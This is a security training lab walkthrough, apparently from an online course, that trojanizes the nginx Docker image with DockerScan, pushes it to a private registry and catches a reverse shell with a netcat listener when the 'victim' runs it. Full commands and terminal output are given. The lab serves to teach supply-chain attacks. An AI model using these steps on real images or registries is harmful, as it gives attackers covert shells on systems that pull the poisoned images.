Lab: Backdooring Docker Image


In this lab, a backdoored Docker image is created using DockerScan, push the image to a private registry, and then run the image using Docker. As attacker gets a reverse shell via netcat (nc) after running the image. For demonstration purposes, let's use the 'nginx' image as an example.

Setup: As Attacker

Open New Terminal (Optional)

If current working directory is not `workspace/course`.

- Click on `+` icon, then select `new terminal` to open new terminal.



- Keep current working directory as `workspace/course`

```
mkdir /home/ubuntu/dockerscan && cd /home/ubuntu/dockerscan
ls
```

```
root@ip-10-0-0-65:/home/ubuntu/ workspace# mkdir /home/ubuntu/dockerscan && cd /home/ubuntu/dockerscan
root@ip-10-0-0-65:/home/ubuntu/dockerscan# ls
```

- Install dependency & setup virtual env:

Press [ENTER] to continue.

```
add-apt-repository ppa:deadsnakes/ppa
```

```
root@ip-10-0-0-65:/home/ubuntu/dockerscan# add-apt-repository ppa:deadsnakes/ppa
Repository: 'deb https://ppa.launchpadcontent.net/deadsnakes/ppa/ubuntu/ jammy main'
Description:
This PPA contains more recent Python versions packaged for Ubuntu.

Disclaimer: there's no guarantee of timely updates in case of security problems or other issues. If you want to use them in a security-or-otherwise-critical environment (say, on a proc
ction server), you do so at your own risk.

Update Note
===========
Please use this repository instead of ppa:fkrull/deadsnakes.

Reporting Issues
================

Issues can be reported in the master issue tracker at:
https://github.com/deadsnakes/issues/issues
```

- Update & install python.

```
apt-get update
apt-get install python3.7 python3.7-distutils python3.7-venv -y
```

- Setup python3.7 virtual env & activate it.

```
python3.7 -m venv dockerscan_env
source dockerscan_env/bin/activate
```



```
root@ip-10-0-0-65:/home/ubuntu/dockerscan# apt-get update
Hit:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:3 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-backports InRelease
Get:4 https://dl.cloudsmith.io/public/caddy/stable/deb/debian any-version InRelease [7505 B]
Hit:5 https://packages.cloud.google.com/apt kubernetes-xenial InRelease
Hit:6 http://security.ubuntu.com/ubuntu jammy-security InRelease
0% [Connected to ppa.launchpadcontent.net (185.125.190.52)]
Hit:7 https://ppa.launchpadcontent.net/deadsnakes/ppa/ubuntu jammy InRelease
Fetched 7505 B in 1s (13.1 kB/s)
Reading package lists... Done
root@ip-10-0-0-65:/home/ubuntu/dockerscan# apt-get install python3.7 python3.7-distutils python3.7-venv -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3.7 is already the newest version (3.7.16-1+jammy1).
python3.7-distutils is already the newest version (3.7.16-1+jammy1).
python3.7-venv is already the newest version (3.7.16-1+jammy1).
The following packages were automatically installed and are no longer required:
  libintl-perl libintl-xs-perl libmodule-find-perl libmodule-scandeps-perl libproc-processtable-perl libsort-naturally-perl libterm-readkey-perl
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 106 not upgraded.
root@ip-10-0-0-65:/home/ubuntu/dockerscan# python3.7 -m venv dockerscan_env
root@ip-10-0-0-65:/home/ubuntu/dockerscan# source dockerscan_env/bin/activate
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan#
```

- Install `python3-pip` via pypa.io.

```
curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
python3.7 get-pip.py
```

```
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100 2518k  100 2518k    0     0  12.7M      0 --:--:-- --:--:-- --:--:-- 12.8M
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# python3.7 get-pip.py
Collecting pip
  Downloading pip-23.1.2-py3-none-any.whl (2.1 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.1/2.1 MB 22.3 MB/s eta 0:00:00
Collecting wheel
  Downloading wheel-0.40.0-py3-none-any.whl (64 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 64.5/64.5 kB 7.9 MB/s eta 0:00:00
Installing collected packages: wheel, pip
  Attempting uninstall: pip
    Found existing installation: pip 22.0.4
    Uninstalling pip-22.0.4:
      Successfully uninstalled pip-22.0.4
Successfully installed pip-23.1.2 wheel-0.40.0
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan#
```

- Install Dockerscan

```
python3.7 -m pip install dockerscan
```

```
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# python3.7 -m pip install dockerscan
Collecting dockerscan
  Downloading dockerscan-1.0.0a3.tar.gz (32 kB)
  Preparing metadata (setup.py) ... done
Collecting click==6.7 (from dockerscan)
  Downloading click-6.7-py2.py3-none-any.whl (71 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 71.2/71.2 kB 3.4 MB/s eta 0:00:00
Collecting booby-ng==0.8.4 (from dockerscan)
  Downloading booby-ng-0.8.4.tar.gz (14 kB)
  Preparing metadata (setup.py) ... done
Collecting requests==2.13.0 (from dockerscan)
  Downloading requests-2.13.0-py2.py3-none-any.whl (584 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 584.6/584.6 kB 36.7 MB/s eta 0:00:00
Collecting colorlog==2.10.0 (from dockerscan)
  Downloading colorlog-2.10.0-py2.py3-none-any.whl (17 kB)
Collecting python-dxf==4.0.1 (from dockerscan)
  Downloading python-dxf-4.0.1.tar.gz (16 kB)
  Preparing metadata (setup.py) ... done
Collecting six (from booby-ng==0.8.4->dockerscan)
  Downloading six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting ecdsa>=0.13 (from python-dxf==4.0.1->dockerscan)
  Downloading ecdsa-0.18.0-py2.py3-none-any.whl (142 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 142.9/142.9 kB 18.9 MB/s eta 0:00:00
Collecting www-authenticate>=0.9.2 (from python-dxf==4.0.1->dockerscan)
  Downloading www-authenticate-0.9.2.tar.gz (2.4 kB)
  Preparing metadata (setup.py) ... done
Collecting jws>=0.1.3 (from python-dxf==4.0.1->dockerscan)
  Downloading jws-0.1.3.tar.gz (8.1 kB)
  Preparing metadata (setup.py) ... done
Collecting tqdm>=4.10.0 (from python-dxf==4.0.1->dockerscan)
  Downloading tqdm-4.65.0-py3-none-any.whl (77 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 77.1/77.1 kB 10.4 MB/s eta 0:00:00
```

- Save the 'nginx' image locally:

```
docker pull nginx
docker save nginx -o nginx
```

```
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# docker pull nginx
Using default tag: latest
latest: Pulling from library/nginx
Digest: sha256:af296b188c7b7df99ba960ca614439c99cb7cf252ed7bbc23e90cfda59092305
Status: Image is up to date for nginx:latest
docker.io/library/nginx:latest
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# docker save nginx -o nginx
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan#
```

- Backdoore the saved Docker image to create a backdoored .tar file:

```
export SERVER_IP=$(curl -XGET -s http://ifconfig.me/)
dockerscan image modify trojanize nginx -l $SERVER_IP -p 1337 -o nginx-
backdoored
```

```
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# export SERVER_IP=$(curl -XGET -s http://ifconfig.me/)
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# dockerscan image modify trojanize nginx -l $SERVER_IP -p 1337 -o nginx-backdoored
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'nginx'
[ * ] Image troyanized successful
[ * ] Trojanized image location:
[ * ]   > /home/ubuntu/dockerscan/nginx-backdoored.tar
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 34.236.254.171 1337
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan#
```


- Load the backdoored Docker image:

```
docker load -i nginx-backdoored.tar
```

- Tag the backdoored Docker image for the private registry:

```
DOCKER_REGISTRY_IP=$(docker inspect registry | grep IPAddress | cut -d '"' -f 4
| head -n 2 | awk '{print $1}' | tr -d '\n')
docker tag nginx $DOCKER_REGISTRY_IP:5000/nginx:latest
```

```
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# docker load -i nginx-backdoored.tar

79c94ed6dfc2: Loading layer [==================================================>]  20.48kB/20.48kB
The image nginx:latest already exists, renaming the old one with ID sha256:f9c14fe76d502861ba0939bc3189e642c02e257f06f4c0214b1f8ca329326cda to empty string
Loaded image: nginx:latest
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan#
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# DOCKER_REGISTRY_IP=$(docker inspect registry | grep IPAddress | cut -d '"' -f 4 | head -n 2 | awk '{print $1}' | tr -d '\n')
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# docker tag nginx $DOCKER_REGISTRY_IP:5000/nginx:latest
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan#
```

Check via `docker images` to find that nginx created date has not been modified.

- Push the backdoored Docker image to the private registry:

```
docker push $DOCKER_REGISTRY_IP:5000/nginx:latest
```

```
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# docker push $DOCKER_REGISTRY_IP:5000/nginx:latest
The push refers to repository [172.17.0.2:5000/nginx]
79c94ed6dfc2: Pushed
5e099cf3f3c8: Layer already exists
7daac92f43be: Layer already exists
e60266289ce4: Layer already exists
4b8862fe7056: Layer already exists
8cbe4b54fa88: Layer already exists
latest: digest: sha256:df4ea849f2718f5c18153964cfa06a40716729f4d3ff53d1bedd3c1a2b9170e1 size: 1571
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan#
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan#
```

Running Malicious Image As Victim

- Pull the backdoored Docker image from the private registry.


```
docker pull $DOCKER_REGISTRY_IP:5000/nginx:latest
```

```
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# docker pull $DOCKER_REGISTRY_IP:5000/nginx:latest
latest: Pulling from nginx
Digest: sha256:df4ea849f2718f5c18153964cfa06a40716729f4d3ff53d1bedd3c1a2b9170e1
Status: Image is up to date for 172.17.0.2:5000/nginx:latest
172.17.0.2:5000/nginx:latest
```


Exploitation As Attacker

Open New Terminal & Set Up a Netcat Listener

- Click on `+` icon, then select `new terminal` to open new terminal.



- In another terminal, use nc :

```
nc -lvp 1337
```

Running Malicious Image As Victim To Revershell

- Run the backdoored Docker image, check reverse shell in attacker's terminal (Netcat Listener).

```
docker run -d -p 8080:80 $DOCKER_REGISTRY_IP:5000/nginx:latest
```

- After running the backdoored Docker image, the netcat listener should have reverse-shell access to the container. In the terminal with the netcat listener, type the following command to verify whether you have achieved persistence through the reverse shell:

```
ls
```

```
root@ip-10-0-0-65:/home/ubuntu/ workspace# nc -lvp 1337

Listening on 0.0.0.0 1337
Connection received on ec2-34-236-254-171.compute-1.amazonaws.com 47600
connecting people
ls
bin
boot
dev
docker-entrypoint.d
docker-entrypoint.sh
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
root@ip-10-0-0-65:/home/ubuntu/ workspace#
```


Cleanup

```
docker rm -f $(docker ps -a | grep nginx | awk '{print $1}')
```

```
(dockerscan_env) root@ip-10-0-0-65:/home/ubuntu/dockerscan# docker rm -f $(docker ps -a | grep nginx | awk '{print $1}')

0869e1da322d
78169329a125
```